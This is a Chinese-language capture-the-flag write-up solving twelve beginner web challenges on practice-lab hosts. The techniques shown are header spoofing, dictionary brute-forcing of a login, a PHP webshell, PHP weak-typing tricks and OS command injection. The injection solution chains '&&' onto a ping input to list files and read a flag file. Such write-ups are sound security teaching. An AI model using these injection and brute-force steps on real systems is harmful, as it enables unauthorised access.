攻防世界-- web新手练习区-- writeup汇总

原创

一篇帖子包含所有题目。

第一题-- view_source


题目提示：鼠标右键好像不管用了。鼠标右键的主要功能之一是选取网易源代码选项，所以可以F12来查看源代码。即可得到flag。

第二题-- get_post

题目提示：HTTP通常使用两种请求方法。HTTP通常使用两种请求方法为GET和POST.

第一步：请用GET方式提交一个名为a,值为1的变量,构造URL：http://111.198.29.45:52121/?a=1

第二步：请再以POST方式随便提交一个名为b,值为2的变量。现在经典的火狐插件hackbar好像开始收费了，我们可使用new hackbar来构造post方式。



第三题-- robots

题目考察robots协议。robots.txt（统一小写）是一种存放于网站根目录下的ASCII编码的文本文件，它通常告诉网络搜索引擎的漫游器（又称网络蜘蛛），此网站中的哪些内容是不能被搜索引擎的漫游器获取的，哪些是可以被（漫游器）获取的。

第一步：构造URL：http://111.198.29.45:58949/robots.txt，看到包含：

```
Disallow: f1ag_1s_h3re.php
```

第二步：继续构造URL：http://111.198.29.45:58949/f1ag_1s_h3re.php。得到flag。


第四题-- backup

index.php的备份文件名为：index.php.bak。

构造URL：http://111.198.29.45:49274/index.php.bak。得到的文件中包含flag。


第五题-- cookie

浏览器F12，网络中可以查看响应头：




发现cookie值提示访问cookie.php，于是进一步访问111.198.29.45:52236/cookie.php

在cookie.php的响应头中发现flag



第六题-- disabled_button



将disable删除或值改为false，可得到flag。

第七题-- simple_js

附上详细的帖子：https://blog.csdn.net/silence1_/article/details/89646016

第八题-- xff_referer

题目的提示：xff和referer是可以伪造的。xff是x_forwarded_for的简称，表示源IP地址。referer记录当前请求页面的来源页面的地址。可以通过抓包来修改这两种参数。


要求IP地址为123.123.123.123，所以首先在头文件中加入：x-forwarded-for: 123.123.123.123

然后response显示必须来自https://www.google.com，继续在头文件中添加referer：https://www.google.com。

提交之后得到flag。

第九题-- weak_auth

在username和password输入框中随意输入，出现提示：



确定username是admin。查看源代码，发现有check.php文件，进入后出现提示：

```
<body>

<!--maybe you need a dictionary-->

```

于是使用字典爆破，得到密码为123456，遂得到flag。要是直接输入123456就省事了。

第十题-- webshell

题目提示：php一句话放在index.php里，很明显是要使用菜刀了。

直接附上他人帖子：https://blog.csdn.net/silence1_/article/details/89672553

第十一题-- command_execution

尝试ping了一下baidu.com，出现ping的命令，但是并没有回显消息。再次尝试127.0.0.1，出现回显消息：

```
ping -c 3 127.0.0.1
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.044 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.057 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.053 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.044/0.051/0.057/0.008 ms
```

题目说没有不熟waf，所以可以尝试一下系统命令。

输入127.0.0.1 && ls，出现：

```
ping -c 3 127.0.0.1 && ls
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.068 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.055 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.051 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.051/0.058/0.068/0.007 ms
index.php
```

说明猜测正确，可以运行系统命令。开始尝试寻找flag

```
ping -c 3 127.0.0.1 && find / -name "flag.*"
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.055 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.046 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.054 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1999ms
rtt min/avg/max/mdev = 0.046/0.051/0.055/0.009 ms
/home/flag.txt
```


得到flag地址之后，查看flag

```
ping -c 3 127.0.0.1 && cat /home/flag.txt
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.053 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.057 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.056 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.053/0.055/0.057/0.006 ms
cyberpeace{492e3af3f20928b9683e481770c308bc}
```


第十二题-- simple_php

PHP代码审计类题目。

flag分为两段，flag1和flag2。首先，flag1要求`($a==0 and $a)`，利用PHP弱类型的特点来满足条件。

弱类型指PHP语言使用"=="时候，会将字符串转化成相同类型，再进行比较。数值和字符串比较时，会将字符串转换为数值。

构造`?a=0qwe`，会将`0qwe`转化为`0`，满足条件，得到`flag1`。

另外，可以使用科学技术法来满足条件，当`0e123`与`0`比较时，会将`0e123`转换为数字，`0`的幂等于`0`，所以可以满足条件。构造`?a=0e123`，得到`flag1`。

第二个条件：`(is_numeric($b))`。`is_numeric()`函数用来判断变量是否为数字或者数字字符串，如果是，返回`TRUE`。

分析代码发现，想得到`flag2`，要使变量`b`不是数字或者数字字符串，并且`>1234`。

为了满足条件，使用`%00`截断，使`b`不为数字或者数字字符串。构造`?b=1235%00`，得到`flag2`。

综上，构造?a=0qwe && b=1235%00，可得到完整的flag。